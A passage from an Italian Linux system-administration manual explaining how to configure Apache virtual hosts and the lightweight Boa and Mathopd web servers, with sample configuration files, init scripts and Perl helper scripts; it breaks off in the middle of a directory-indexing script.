<VirtualHost nome_di_dominio >
    direttiva_specifica
    ...
</VirtualHost>
```

In pratica, all'interno del marcatore di apertura dell'ambiente '**`VirtualHost`**' si inserisce il nome del sito virtuale a cui si fa riferimento, mentre all'interno della sezione si inseriscono le direttive specifiche per questo sito.

```
<VirtualHost prova.brot.dg>
    ServerAdmin webmaster@prova.brot.dg
    DocumentRoot /home/httpd/html2
    ServerName prova.brot.dg
    ErrorLog logs/prova.brot.dg-error_log
    TransferLog logs/prova.brot.dg-access_log
</VirtualHost>
```

L'esempio mostra la predisposizione del sito virtuale *`prova.brot.dg`*. All'interno della sezione si vedono le dichiarazioni:

- dell'indirizzo di posta elettronica dell'amministratore, con la direttiva '**`ServerAdmin`**';
- della directory di partenza delle pagine HTML, con la direttiva '**`DocumentRoot`**';
- del nome di dominio corretto per raggiungere il sito virtuale, con la direttiva '**`ServerName`**';
- dei percorsi assoluti dei file delle registrazioni, con le direttive '**`ErrorLog`**' e '**`TransferLog`**'.

È il caso di osservare la stranezza per la quale la direttiva '**`DocumentRoot`**' può apparire nella sezione '**`VirtualHost`**' all'interno del file '`httpd.conf`', mentre per il sito reale si usa il file '`srm.conf`'.

Nel momento in cui si dichiara l'utilizzo di una nuova directory per i dati (le pagine HTML), ci si deve preoccupare anche di configurare l'accesso a tale directory. Questo si fa nel modo solito all'interno del file '`access.conf`'. Seguendo l'esempio mostrato, potrebbe essere necessario aggiungere la sezione seguente:

```
<Directory /home/httpd/html2>
        Options Indexes SymLinksIfOwnerMatch
        AllowOverride None
        order deny,allow
        allow from all
</Directory>
```

336.9 Riferimenti

- *Apache*

  ⟨http://www.apache.org/⟩

[1] **Apache** software libero con licenza speciale

[2] moduli HTML.

[3] È bene ricordare che il protocollo HTTP è privo di stato, per cui a ogni richiesta si ricomincia da capo.

Capitolo 337

Servente HTTP: Boa

Boa [1] è un servente HTTP elementare ma efficace, in grado di offrire le funzionalità tipiche di questo servizio. Si compone fondamentalmente di un demone, '**boa**', e di un file di configurazione, '/etc/boa/boa.config'. Solitamente, al demone si affianca anche un programma utile per la generazione degli indici: '**boa_indexer**'.

Nella sua semplicità, Boa mantiene alcune convenzioni comuni ad altri sistemi del genere. In particolare, esiste una directory di origine del programma servente (*server root*), intesa idealmente come la directory corrente in diverse situazioni; nello stesso modo esiste una directory di origine per i documenti pubblicati (*document root*).

Dalle direttive del file di configurazione si possono intendere in modo molto semplice le sue caratteristiche.

337.1 Configurazione di Boa

Il file di configurazione di Boa va collocato in base alle scelte fatte in fase di compilazione. In generale dovrebbe trattarsi precisamente di '/etc/boa/boa.conf'. Come in molti altri casi, le righe vuote e quelle bianche sono ignorate, inoltre i commenti iniziano con il simbolo '**#**' e terminano alla fine della riga. Per il resto, le direttive possono avere una di queste due forme:

```
nome valore_assegnato
```

```
nome
```

Nel primo caso si attribuisce un valore a ciò che viene rappresentato dal nome a sinistra; nel secondo si intende abilitare un'opzione booleana.

L'unica cosa che non si può modificare con la configurazione è la definizione della directory di origine del servente, che viene definita in fase di compilazione del programma. In alternativa, si può usare l'opzione '**-c** *directory*' per imporla all'avvio del demone '**boa**'.

Nel seguito vengono descritte alcune delle direttive di configurazione di Boa.

Direttiva	Descrizione
Port *n*	Stabilisce la porta di comunicazione attraverso la quale il demone deve restare in ascolto di richieste di connessione. Il valore predefinito di questa è notoriamente 80. Se il numero di questa porta è inferiore a 1024, il demone '**boa**' deve essere stato avviato con i privilegi dell'utente '**root**'.
Listen *indirizzo_ip*	Questa direttiva permette di limitare l'ascolto alle connessioni dirette a un solo indirizzo IP locale particolare. Ciò potrebbe servire per distinguere un servizio particolare per un solo dominio virtuale (ma la gestione dei domini virtuali conviene attuarla in modo differente). In generale, non usando questa direttiva, si fa in modo che Boa accetti connessioni destinate a qualunque indirizzo che faccia capo al nodo in cui si trova a funzionare.

Direttiva	Descrizione
`User` ***utente*** `Group` ***gruppo***	Queste due direttive, servono rispettivamente per stabilire i privilegi dell'utente e il gruppo da utilizzare per il funzionamento di Boa. In pratica, queste direttive hanno significato solo se Boa è stato avviato inizialmente con i privilegi dell'utente '**`root`**'. In particolare, va osservato che l'utente e il gruppo possono essere specificati per nome o per numero (UID e GID).
`AccessLog` ***registro_degli_accessi***	Definisce la collocazione del file delle registrazioni degli accessi. Se non si usa un percorso assoluto, il punto di riferimento iniziale è la directory di origine del programma servente.
`VerboseCGILogs`	Si tratta di un'opzione booleana. Se appare nel file di configurazione, serve a richiedere la registrazione dettagliata dell'avvio e della conclusione dei programmi CGI.
`CgiLog` ***registro_errori_cgi***	Definisce la collocazione del file delle registrazioni relativo agli errori dei programmi CGI. Per la precisione, vengono registrati in questo file i messaggi emessi attraverso lo standard error di questi programmi. Se non si usa questa direttiva, i messaggi in questione vengono perduti. Il file indicato, andrebbe annotato opportunamente con tutto il suo percorso assoluto; altrimenti si intende che la directory di riferimento sia la directory di origine del programma servente.
`ServerName` ***nome***	Specifica il nome del nodo servente da inviare ai clienti, se questo differisce da quanto prevederebbe la risoluzione dell'indirizzo IP.
`DocumentRoot` ***directory***	Stabilisce la directory di partenza per i documenti pubblicati attraverso il servizio HTTP. Se non si indica un percorso assoluto, si intende che il riferimento iniziale sia relativo alla directory di origine del servente.
`VirtualHost`	Questa opzione booleana, se presente, fa in modo che le richieste di accesso abbiano di fronte una gerarchia differente, in base all'indirizzo IP utilizzato effettivamente. Per la precisione, si tratta di '***directory_origine_documenti*/*indirizzo_ip*/**'. Per esempio, se con la direttiva '**`DocumentRoot`**' è stata fissata come origine dei documenti la directory '`/var/www/`' e l'accesso proviene attraverso l'indirizzo IP locale 192.168.2.1, il programma cliente che fa una richiesta per l'indirizzo '`http://192.168.2.1/`', vede in pratica la directory '`/var/www/192.168.2.1/`'.
`UserDir` ***directory***	Stabilisce la directory di partenza per i documenti pubblicati dagli utenti. Si tratta di ciò che poi si risolve con gli indirizzi nella forma '`http://`***nodo*/~*utente*/**'. Solitamente si fa riferimento alla directory '`public_html/`'.
`DirectoryIndex` ***file_indice***	Si tratta del nome del file da prendere in considerazione come indice delle directory. In generale si tratta di '`index.html`' e la sua presenza evita di mettere allo scoperto il contenuto reale delle directory.

Direttiva	Descrizione
`DirectoryMaker` ***programma***	Questa direttiva serve a indicare quale programma usare per generare il file HTML contenente l'indice dei file di una directory, quando non è già disponibile un file adeguato per questo scopo (si veda la direttiva '**`DirectoryIndex`**'). In generale, dovrebbe già essere disponibile per questo scopo il programma '**`boa_indexer`**' ('`/usr/lib/boa/boa_indexer`'); tuttavia è possibile realizzare il proprio, tenendo conto che deve accettare due argomenti: ***programma directory_da_indicizzare titolo*** Si intuisce che il primo argomento sia indispensabile, mentre il secondo rappresenti solo un elemento opzionale, che non è indispensabile alla costruzione dell'indice. Naturalmente, il programma in questione, deve emettere la pagina HTML attraverso lo standard output.
`MimeTypes` ***file***	Questa direttiva serve per fornire la collocazione del file dei tipi MIME. In condizioni normali si tratta di '`/etc/mime.types`', ma va comunque indicato.
`DefaultType` ***tipo_mime***	Specifica il tipo MIME da utilizzare quando l'estensione del file è sconosciuta, oppure manca del tutto. Solitamente, per questa direttiva si utilizza la definizione '**`text/plain`**'.
`AddType` ***tipo_mime estensione...***	Permette di aggiungere altri tipi MIME, anche utilizzando più volte lo stesso tipo di direttiva, senza dover intervenire nel file '`/etc/mime.types`'.
`Redirect` ***percorso_originale*** ↩ ↪***uri_nuovo***	Consente di definire una ridirezione di un indirizzo locale che recentemente è stato spostato altrove. Per esempio, se la directory locale '`brot/`', a partire dall'origine dei documenti, è stata spostata in un altro sito, precisamente in '`http://www.brot.dg/vecchi/`', si può usare la direttiva seguente: `Redirect /brot http://www.brot.dg/vecchi`
`Alias` ***percorso_reale*** ↩ ↪***percorso_alternativo_nel_file_system***	Consente di definire un percorso alternativo per i dati, esattamente come si fa con i collegamenti simbolici nel file system. Tuttavia, si possono benissimo usare proprio i collegamenti simbolici per gestire questa cosa in modo più semplice. Per esempio, la direttiva seguente fa in modo che richiedendo la risorsa '`http://`***nodo***`/pippo`', si acceda in pratica alla directory del file system corrispondente a '`/home/pippo/dati/`': `Alias /pippo /home/pippo/dati`
`ScriptAlias` ***percorso_reale*** ↩ ↪***percorso_alternativo_nel_file_system***	Si tratta di una variante della direttiva '**`Alias`**', in cui si vuole fare precisamente riferimento alla directory contenente i programmi CGI. Nell'esempio seguente, si vuole fare in modo che '`http://`***nodo***`/cgi-bin/`' corrisponda nel file system a '`/usr/lib/cgi-bin/`': `ScriptAlias /cgi-bin /usr/lib/cgi-bin`

Per completare la descrizione sulla configurazione di Boa, si mostra un esempio relativamente completo, ma con meno commenti di quello reale.

```
# Port: The port Boa runs on.  The default port for http servers is 80.
# If it is less than 1024, the server must be started as root.
Port 80

#  User: The name or UID the server should run as.
```

```
# Group: The group name or GID the server should run as.
User www-data
Group www-data

# ErrorLog: The location of the error log file. If this does not start
# with /, it is considered relative to the server root.
# Set to /dev/null if you don't want errors logged.
# If unset, defaults to /dev/stderr
ErrorLog /var/log/boa/error_log

# AccessLog: The location of the access log file. If this does not
# start with /, it is considered relative to the server root.
# Comment out or set to /dev/null (less effective) to disable
# Access logging.
AccessLog /var/log/boa/access_log

# DocumentRoot: The root directory of the HTML documents.
# Comment out to disable server non user files.
DocumentRoot /var/www

# UserDir: The name of the directory which is appended onto a user's home
# directory if a ~user request is recieved.
UserDir public_html

# DirectoryIndex: Name of the file to use as a pre-written HTML
# directory index.  Please MAKE AND USE THESE FILES.  On the
# fly creation of directory indexes can be _slow_.
# Comment out to always use DirectoryMaker
DirectoryIndex index.html

# DirectoryMaker: Name of program used to create a directory listing.
# Comment out to disable directory listings.  If both this and
# DirectoryIndex are commented out, accessing a directory will give
# an error (though accessing files in the directory are still ok).
DirectoryMaker /usr/lib/boa/boa_indexer

# MimeTypes: This is the file that is used to generate mime type pairs
# and Content-Type fields for boa.
# Comment out to avoid loading mime.types (better use AddType!)
MimeTypes /etc/mime.types

# DefaultType: MIME type used if the file extension is unknown, or there
# is no file extension.
DefaultType text/plain

# ScriptAlias: Maps a virtual path to a directory for serving scripts
# Example: ScriptAlias /htbin/ /www/htbin/
ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
```

337.2 Avvio e gestione del servizio

Il demone '**boa**' è ciò che svolge tutto il lavoro. In generale si avvia senza argomenti, oppure si specifica la directory di origine del servente:

```
boa [-c directory_origine_servente]
```

Naturalmente, è normale che sia avviato con i privilegi dell'utente '**root**'.

Per la gestione del servizio si utilizza normalmente la procedura di inizializzazione del sistema. Semplificando molto le cose, lo script che attiva e disattiva il funzionamento di Boa potrebbe essere simile all'esempio seguente:

```
#! /bin/sh

case "$1" in
    start)
        echo "Avvio del servizio HTTP."
        /usr/sbin/boa
        ;;
    stop)
        echo "Arresto del servizio HTTP."
        killall boa
        ;;
    *)
        echo "Utilizzo: /etc/init.d/boa {start|stop}"
        exit 1
esac

exit 0
```

337.3 Registro degli accessi

Il servente Boa utilizza un file unico per la registrazione degli accessi, che contiene le stesse informazioni di un registro in formato «combinato» (sezione 349.1), che però ha l'aggiunta iniziale dell'indirizzo richiesto effettivamente.

Il programma Perl seguente, crea una serie di file, conformi al formato combinato, ognuno dei quali ha un nome che corrisponde all'indirizzo del dominio virtuale interpellato:

```
#!/usr/bin/perl

$riga = "";
$indirizzo = "";
while ($riga = <STDIN>)
  {
    if ($riga =~ m{^([0-9a-fA-F.:]+) (.*)$})
      {
        $indirizzo = $1;
        $riga = $2;
        open (TEMP_FILE, ">> $indirizzo");
        print TEMP_FILE ($riga);
        print TEMP_FILE ("\n");
        close (TEMP_FILE);
      }
  }
```

Se questo programma viene chiamato '**`pre_filtro`**' e il file delle registrazioni è '`/var/log/boa/access_log`', per una serie di file delle registrazioni nella directory '`/var/log/boa/access_log/domini/`', si potrebbero usare i comandi seguenti, per cancellare prima i file vecchi e per generare poi quelli nuovi:

`#` **`rm -rf /var/log/boa/access_log/domini`** [*Invio*]

`#` **`mkdir /var/log/boa/access_log/domini`** [*Invio*]

`#` **`cd /var/log/boa/access_log/domini`** [*Invio*]

`#` **`cat ../access_log | pre_filtro`** [*Invio*]

Si ricordi comunque che la gestione dei domini virtuali di Boa è limitata al fatto che ogni dominio deve fare riferimento a un indirizzo IP differente.

337.4 Riferimenti

- *Boa*

  ⟨http://www.boa.org/⟩

[1] **Boa** GNU GPL

Capitolo 338

Servente HTTP: Mathopd

Mathopd [1] è un altro servente HTTP fatto per impegnare poche risorse, offrendo un insieme ragionevole di possibilità di configurazione.

Mathopd, da solo, non è in grado di mostrare il contenuto delle directory, in mancanza di un indice, inoltre produce un registro che non è conforme agli standard, che di solito è costituito dal formato CLF (*Common log format*) o da quello combinato (sezione 349.1), ma è possibile rimediare a queste carenze con degli script o dei piccoli programmi di contorno.

Mathopd si compone del programma eseguibile '**mathopd**' che richiede un file di configurazione, costituito normalmente dal file '/etc/mathopd.conf'. Il programma è fatto per funzionare da solo, fuori dal controllo del supervisore dei servizi di rete, senza bisogno di avviare altre copie di se stesso.

338.1 Utilizzo generale

Mathopd è un servente HTTP molto «particolare», a cominciare dalla sintassi per l'avvio del programma '**mathopd**':

mathopd [***opzioni***] -f ***file_di_configurazione***

Come si può osservare dal modello sintattico proposto, risulta obbligatorio indicare il file di configurazione con l'opzione '**-f**', perché in mancanza di questa informazione, il programma si aspetta di ricevere la configurazione dallo standard input.

Attraverso le altre opzioni che si trovano descritte nella pagina di manuale *mathopd(8)* è possibile controllare il funzionamento del servente per obbligarlo a funzionare in primo piano o a fornire informazioni diagnostiche. Attraverso una serie di segnali, è possibile attivare e disattivare delle funzionalità diagnostiche o intervenire sugli accessi in corso. In particolare, se il programma servente riceve il segnale SIGHUP rilegge la configurazione, mentre con SIGTERM o SIGINT termina di funzionare. A questo proposito, in un sistema GNU/Linux il servizio potrebbe essere controllato con uno script simile all'esempio seguente:

```
#! /bin/sh

case "$1" in
    start)
        echo "Avvio del servizio HTTP."
        /usr/sbin/mathopd -f /etc/mathopd.conf
        ;;
    stop)
        echo "Arresto del servizio HTTP."
        killall -s SIGTERM mathopd
        ;;
    reload)
        echo "Rilettura della configurazione del servizio HTTP."
        killall -s SIGHUP mathopd
        ;;
    *)
```

```
        echo "Utilizzo: /etc/init.d/mathopd {start|stop|reload}"
        exit 1
esac

exit 0
```

Durante il suo funzionamento, Mathopd ha la necessità di scrivere su tre file, che in condizioni normali coincidono con l'elenco seguente; tuttavia, si può modificare la collocazione e il nome di questi file intervenendo nella configurazione:

'/var/run/mathopd.pid'	contiene il numero del processo elaborativo (PID);
'/var/mathopd/access.log'	registro degli accessi;
'/var/mathopd/error.log'	registro degli errori.

A questo punto, sapendo che Mathopd annota il numero del processo elaborativo nel file '/var/run/mathopd.pid', o in qualunque altro file specificato nella configurazione, si può migliorare lo script di controllo del servizio in questo modo, rendendolo adatto a un sistema GNU qualsiasi:

```
#! /bin/sh

case "$1" in
    start)
        echo "Avvio del servizio HTTP."
        /usr/sbin/mathopd -f /etc/mathopd.conf
        ;;
    stop)
        echo "Arresto del servizio HTTP."
        kill -s SIGTERM `cat /var/run/mathopd.pid`
        ;;
    reload)
        echo "Rilettura della configurazione del servizio HTTP."
        kill -s SIGHUP `cat /var/run/mathopd.pid`
        ;;
    *)
        echo "Utilizzo: /etc/init.d/mathopd {start|stop|reload}"
        exit 1
esac

exit 0
```

338.2 Configurazione

Come già spiegato, non esiste una posizione prestabilita del file di configurazione, che deve essere specificato obbligatoriamente attraverso la riga di comando. Tuttavia, una posizione abbastanza logica per collocare questa configurazione è costituita dal file '/etc/mathopd.conf', a cui si fa riferimento in generale nel capitolo; inoltre la pagina di manuale che descrive la sintassi di questo file dovrebbe essere *mathopd.conf(5)*.

Il file di configurazione è un file di testo in cui le righe bianche o vuote vengono ignorate, così come viene ignorato il testo di una riga che appare dopo il simbolo '**#**'. Le direttive possono

essere «semplici», a indicare ognuna l'attribuzione di un valore a un certo parametro di funzionamento, oppure possono essere dei blocchi di direttive. Un blocco, a sua volta, può contenere sia direttive semplici, sia blocchi ulteriori:

```
nome  valore_attribuito
```

```
nome {
    direttiva
    ...
}
```

Come si può intendere, il primo modello si riferisce a una direttiva semplice, mentre il secondo mostra la dichiarazione di un blocco. Naturalmente, le parentesi graffe del secondo modello sintattico servono a delimitare l'insieme di direttive contenute nel blocco, pertanto sono da intendersi in senso letterale.

Ci sono direttive semplici che possono stare da sole senza essere inserite in un blocco particolare, mentre nella maggior parte dei casi, queste direttive semplici hanno valore solo nel contesto di un blocco specifico. Tutto questo è comunque abbastanza intuitivo, pertanto si intende mostrare qui la configurazione solo attraverso degli esempi; per approfondire la questione si deve leggere la pagina di manuale *mathopd.conf(5)*.

```
1    Umask 026
2
3    Tuning {
4            NumConnections 64
5            BufSize 12288
6            InputBufSize 2048
7            ScriptBufSize 4096
8            NumHeaders 100
9            Timeout 60
10           ScriptTimeout 60
11   }
12
13   User www-data
14   StayRoot Off
15
16   PIDFile /var/run/mathopd.pid
17   Log /var/log/mathopd/access.log
18   ErrorLog /var/log/mathopd/error.log
19
20   Control {
21           ScriptUser nobody
22           ChildLog /var/log/mathopd/child.log
23           Types {
24                   text/html { html htm }
25                   text/plain { txt }
26                   image/gif { gif }
27                   image/jpeg { jpg }
28                   image/png { png }
29                   text/css { css }
```

```
30                  audio/midi { mid midi kar }
31                  application/octet-stream { * }
32          }
33          External {
34                  /usr/bin/php { php }
35          }
36          IndexNames { index.html index.htm }
37  }
38
39  Server {
40          Port 80
41          Address 0.0.0.0
42          Virtual {
43                  AnyHost
44                  Control {
45                          Alias /
46                          Location /var/www
47                          Access {
48                                  Allow 0/0
49                          }
50                  }
51                  Control {
52                          Alias /cgi-bin
53                          Location /usr/lib/cgi-bin
54                          Specials {
55                                  CGI { * }
56                          }
57                          Access {
58                                  Allow 0/0
59                          }
60                  }
61                  Control {
62                          Alias /~
63                          Location public_html
64                          UserDirectory On
65                          RunScriptsAsOwner On
66                          Access {
67                                  Allow 0/0
68                          }
69                  }
70                  Control {
71                          Alias /~root
72                          Location /nosuchdirectory
73                          Access {
74                                  Deny 0/0
75                                  Allow 127.0.0.1/32
76                          }
77                  }
78                  Control {
79                          Alias /doc
80                          Location /usr/share/doc
81                          Access {
82                                  Deny 0/0
```

```
83                                  Allow 127.0.0.1/32
84                          }
85                  }
86                  Control {
87                          Alias /dwww
88                          Location /var/lib/dwww/html
89                          Access {
90                                  Deny 0/0
91                                  Allow 127.0.0.1/32
92                          }
93                  }
94          }
95  }
```

L'esempio appena mostrato riguarda una situazione abbastanza comune, dove si gestisce un solo dominio virtuale e il materiale pubblicato è generalmente disponibile a tutti. Per maggiore comodità, l'esempio viene sezionato durante la sua descrizione.

```
1   Umask 026
```

Questa direttiva iniziale, che non è racchiusa in alcun gruppo, dichiara la maschera dei permessi che si vuole sia usata per i file che Mathopd va a creare. In questo caso, viene tolto il permesso di scrittura al gruppo (2_8) e vengono tolti i permessi di lettura e scrittura agli utenti che non sono né il proprietario del file, né gli utenti del gruppo a cui questo è associato (6_8). In pratica, sapendo che non può entrare in gioco il permesso di esecuzione, il proprietario può leggere e modificare i file, mentre il gruppo può solo leggere.

```
3   Tuning {
4           NumConnections 64
5           BufSize 12288
6           InputBufSize 2048
7           ScriptBufSize 4096
8           NumHeaders 100
9           Timeout 60
10          ScriptTimeout 60
11  }
```

Il raggruppamento denominato '**`Tuning`**' consente di inserire alcune direttive che regolano il funzionamento generale. Il significato di queste può risultare abbastanza intuitivo; in particolare viene definito il numero massimo di connessioni simultanee (in questo caso sono 64) e la scadenza, sia per le connessioni, sia per l'esecuzione di un programma CGI (nell'esempio, per entrambe le situazioni viene assegnato un tempo di 60 s).

```
13  User www-data
```

Quando Mathopd viene avviato con i privilegi dell'utente '**`root`**', si deve utilizzare questa direttiva per fare in modo che, subito dopo l'avvio, il programma servente passi ai privilegi dell'utente indicato. In questo modo, tra le altre cose, i file che Mathopd utilizza devono essere accessibili a tale utente. Questo problema vale sia per i documenti da pubblicare, sia per i programmi da eseguire, sia per i file delle registrazioni. Il gruppo non viene specificato e questo dipende dal tipo di adattamento particolare di Mathopd (in un sistema GNU dovrebbe trattarsi del gruppo abbinato naturalmente all'utente indicato).

```
14	StayRoot Off
```

Questa direttiva, se attiva, fa sì che alcune funzioni di Mathopd vengano eseguite con i privilegi dell'utente '**`root`**', nonostante sia usata la direttiva '**`User`**'. In certi casi, ciò può essere utile, ma in generale è meglio evitare questo.

```
16	PIDFile /var/run/mathopd.pid
17	Log /var/log/mathopd/access.log
18	ErrorLog /var/log/mathopd/error.log
```

Queste direttive permettono di stabilire la collocazione dei file usati per annotare il numero PID del programma servente e per i file delle registrazioni.

```
20	Control {
21		ScriptUser nobody
22		ChildLog /var/log/mathopd/child.log
```

Il gruppo '**`Control`**' serve a raggruppare delle direttive che controllano il comportamento del servente. Quando il gruppo si trova in un contesto generale (al di fuori di qualunque altro blocco), le direttive valgono per ogni situazione, salva la possibilità di ridefinire i parametri in contesti più specifici.

All'inizio del gruppo '**`Control`**' si vedono due direttive; la prima dichiara con quali privilegi debbano funzionare i programmi CGI, ma per funzionare è necessario che la direttiva '**`StayRoot`**' sia attiva; pertanto, in questo caso la richiesta di far funzionare i programmi CGI con i privilegi dell'utente '**`nobody`**' non può essere soddisfatta. La seconda direttiva che si vede dichiara un file nel quale annotare quanto emesso attraverso lo standard error dai programmi CGI. In mancanza di questa direttiva, tali messaggi vengono perduti (la parola *child* fa riferimento al fatto che i programmi CGI sono processi elaborativi discendenti da quello del servente).

```
23		Types {
24			text/html { html htm }
25			text/plain { txt }
26			image/gif { gif }
27			image/jpeg { jpg }
28			image/png { png }
29			text/css { css }
30			audio/midi { mid midi kar }
31			application/octet-stream { * }
32		}
```

Il gruppo '**`Types`**' è necessario per dichiarare i tipi di file in base all'estensione. Come si può vedere, i file HTML vengono riconosciuti in base all'estensione '**`html`**' o anche solo '**`htm`**'. L'ultima direttiva di questo gruppo deve indicare un tipo adatto a descrivere i file che hanno estensioni differenti da quelle previste espressamente (l'asterisco serve a indicare qualunque estensione). Purtroppo, questo è un limite importante di Mathopd, che non è in grado di individuare i file di testo senza estensione, a meno di usare tale dichiarazione per ultima. Per la precisione, l'estensione indicata non implica automaticamente la presenza di un punto, pertanto, può essere più corretto aggiungere questo punto nell'estensione stessa. A titolo di esempio, l'elenco dei tipi potrebbe essere esteso come nell'estratto seguente:

```
        Types {
                application/ogg                         { .ogg }
                application/pdf                         { .pdf }
                application/postscript                  { .ps .ai .eps }
                application/rtf                         { .rtf }
                application/xhtml+xml                   { .xht .xhtml }
                application/zip                         { .zip }
                application/x-cpio                      { .cpio }
                application/x-debian-package            { .deb }
                application/x-dvi                       { .dvi }
                application/x-gtar                      { .gtar .tgz .taz }
                application/x-redhat-package-manager    { .rpm }
                application/x-tar                       { .tar }
                audio/midi                              { .mid .midi .kar }
                audio/mpeg                              { .mpga .mpega
                                                          .mp2 .mp3 .m4a }
                audio/x-mpegurl                         { .m3u }
                audio/x-wav                             { .wav }
                image/gif                               { .gif }
                image/jpeg                              { .jpeg .jpg .jpe }
                image/pcx                               { .pcx }
                image/png                               { .png }
                image/tiff                              { .tiff .tif }
                text/css                                { .css }
                text/html                               { .htm .html .shtml }
                text/plain                              { .asc .txt .text
                                                          .diff .pot
                                                          readme README
                                                          LEGGIMI
                                                          COPYRIGHT
                                                          COPYING }
                text/rtf                                { .rtf }
                text/xml                                { .xml .xsl }
                video/fli                               { .fli }
                video/mpeg                              { .mpeg .mpg .mpe .mp4 }
                video/quicktime                         { .qt .mov }
                video/x-ms-asf                          { .asf .asx }
                video/x-msvideo                         { .avi }

                application/octet-stream                { * }
        }
```

Evidentemente, date le caratteristiche di Mathopd, conviene estendere questo elenco solo quando si presenta la necessità, in base ai contenuti dei documenti pubblicati.

```
33          External {
34                  /usr/bin/php { php }
35          }
```

Il gruppo '**`External`**' serve a delimitare delle direttive che dichiarano l'uso di un programma interprete per eseguire i file con le estensioni indicate. In questo caso, quando si incontra un file con estensione '`php`', questo viene eseguito attraverso il programma '`/usr/bin/php`'. Come

già per le direttive del gruppo '**Types**', può essere più conveniente aggiungere il punto che precede l'estensione, come nell'esempio seguente dove però vengono aggiunte altre estensioni equivalenti:

```
External {
        /usr/bin/php    { .php .phtml .pht }
}
```

Si osservi che per quanto riguarda gli script che hanno i permessi per essere eseguibili, si attivano attraverso un'altra direttiva nel gruppo '**Specials**', come nell'esempio successivo, che suppone si inserisca all'interno del gruppo '**Control**' principale:

```
Specials {
        CGI             { .cgi .sh .pl }
}
```

Come si può intuire, in questo esempio si intenderebbe dichiarare come programmi esterni i file che terminano per '.cgi', '.sh' e '**.pl**'. Nell'esempio complessivo questo caso è stato escluso, per dichiarare piuttosto l'uso del gruppo '**Special**' nell'ambito di un percorso specifico.

```
36          IndexNames { index.html index.htm }
```

Questa direttiva dichiara quali file usare come indici delle directory.

```
39  Server {
40          Port 80
41          Address 0.0.0.0
```

Il gruppo '**Server**' contiene direttive riferite a un servente HTTP in ascolto in una certa porta, per tutti o solo per un certo indirizzo IP. Nell'esempio si attiva un servente in ascolto della porta 80, che accetta connessioni da qualunque indirizzo IPv4.

```
42          Virtual {
43                  AnyHost
```

Il gruppo '**Virtual**' serve a delimitare un insieme di direttive relativo a un certo dominio virtuale. In questo caso, con la direttiva '**AnyHost**' si specifica che il gruppo riguarda qualunque dominio che non sia stato individuato in modo più dettagliato.

```
44                  Control {
45                          Alias /
46                          Location /var/www
47                          Access {
48                                  Allow 0/0
49                          }
50                  }
```

All'interno dei gruppi '**Virtual**' si indicano una serie di gruppi '**Control**' per individuare dei percorsi, a cui associare dei comportamenti. In questo caso, si dichiara il percorso iniziale del dominio, che corrisponde nel file system alla directory '/var/www/'. Come si può intuire, nel gruppo '**Access**' viene concesso espressamente l'accesso da qualunque indirizzo.

```
51                  Control {
52                          Alias /cgi-bin
53                          Location /usr/lib/cgi-bin
54                          Specials {
55                                  CGI { * }
56                          }
57                          Access {
58                                  Allow 0/0
59                          }
60                  }
```

Il gruppo '**`Control`**' successivo nell'esempio iniziale, ha lo scopo di dichiarare il percorso ***dominio*** */cgi-bin/* alla directory locale '`/usr/lib/cgi-bin/`', specificando che ogni file contenuto al suo interno è da intendere un programma CGI. Anche in questo caso viene concesso l'accesso a chiunque.

```
61                  Control {
62                          Alias /~
63                          Location public_html
64                          UserDirectory On
65                          RunScriptsAsOwner On
66                          Access {
67                                  Allow 0/0
68                          }
69                  }
70                  Control {
71                          Alias /~root
72                          Location /nosuchdirectory
73                          Access {
74                                  Deny 0/0
75                                  Allow 127.0.0.1/32
76                          }
77                  }
```

Qui si dichiara l'accessibilità alla directory personale di ogni utente. Come si fa normalmente, gli accessi riguardano precisamente la directory '`~/public_html/`' e ciò che questa contiene. Teoricamente, in base alla direttiva '**`RunScriptsAsOwner`**', che risulta attiva, i programmi CGI contenuti all'interno della gerarchia degli utenti, dovrebbero essere eseguiti con i privilegi degli utenti stessi. In pratica, dal momento che in precedenza il parametro associato alla direttiva '**`StayRoot`**' è stato disattivato, l'attivazione di '**`RunScriptsAsOwner`**' diventa priva di significato.

Per evitare di trattare nello stesso modo anche l'utente '**`root`**', viene dichiarato un gruppo apposito, dove il percorso *http://**nodo**/~root/* viene associato deliberatamente a una directory inesistente, per garantire che non vi si possa accedere. Sotto, con il gruppo '**`Access`**' viene escluso ogni accesso, salvo all'elaboratore locale, ma per il motivo appena descritto risulta ugualmente inaccessibile.

```
78                  Control {
79                          Alias /doc
80                          Location /usr/share/doc
81                          Access {
82                                  Deny 0/0
83                                  Allow 127.0.0.1/32
84                          }
85                  }
86                  Control {
87                          Alias /dwww
88                          Location /var/lib/dwww/html
89                          Access {
90                                  Deny 0/0
91                                  Allow 127.0.0.1/32
92                          }
93                  }
```

Infine, vengono previsti altri percorsi a directory contenenti della documentazione. A questi percorsi viene impedito l'accesso a tutti, escluso l'elaboratore locale.

Per dichiarare dei domini virtuali, si potrebbe continuare con altri gruppi '**`Virtual`**' che iniziano con una o più direttive '**`Host`**', come nell'esempio seguente:

```
        Virtual {
                Host brot.dg
                Host www.brot.dg
                Control {
                        Alias /
                        Location /home/MIRROR/brot
                }
                Control {
                        Alias /cgi-bin
                        Location /nosuchdirectory
                        Access {
                                Deny 0/0
                        }
                }
                Control {
                        Alias /~
                        Location /nosuchdirectory
                        Access {
                                Deny 0/0
                        }
                }
                Control {
                        Alias /~root
                        Location /nosuchdirectory
                        Access {
                                Deny 0/0
                        }
                }
        }
```

338.3 Indici delle directory

Purtroppo, Mathopd non consente di visualizzare il contenuto di un percorso nel quale non è stato previsto un indice. Tuttavia, se si dispone di un programma CGI che genera l'indice, è possibile collocare tale programma in ogni directory priva di un altro indice e abilitarne l'uso nella configurazione:

```
Control {
        ScriptUser nobody
        ChildLog /var/log/mathopd/child.log
        Types {
                …
        }
        Specials {
                CGI { dir_cgi }
        }
        IndexNames { index.html index.htm dir_cgi }
}
```

Come si vede, nel gruppo '**`Control`**' più esterno si può inserire un gruppo '**`Specials`**' allo scopo di dichiarare «l'estensione» '`dir_php`' come programma CGI, mettendo lo stesso nome nell'elenco dei file indice.

In pratica, non si tratta di un'estensione, ma del nome del file completo: se al posto del file '`index.html`', o '`index.htm`', c'è il programma '**`dir_cgi`**', questo viene eseguito.

Il nome '**`dir_cgi`**' non è casuale, in quanto si tratta di un esempio diffuso dallo stesso autore di Mathopd.

Un risultato simile si può ottenere con il programma seguente che è scritto in Perl ed è derivato da uno dei programmi di Alml:

```
#!/usr/bin/perl

local ($index) = "";
local ($line) = "";
local ($type) = "";
local ($user) = "";
local ($group) = "";
local ($size) = "";
local ($day) = "";
local ($name) = "";
local ($true_name) = "";

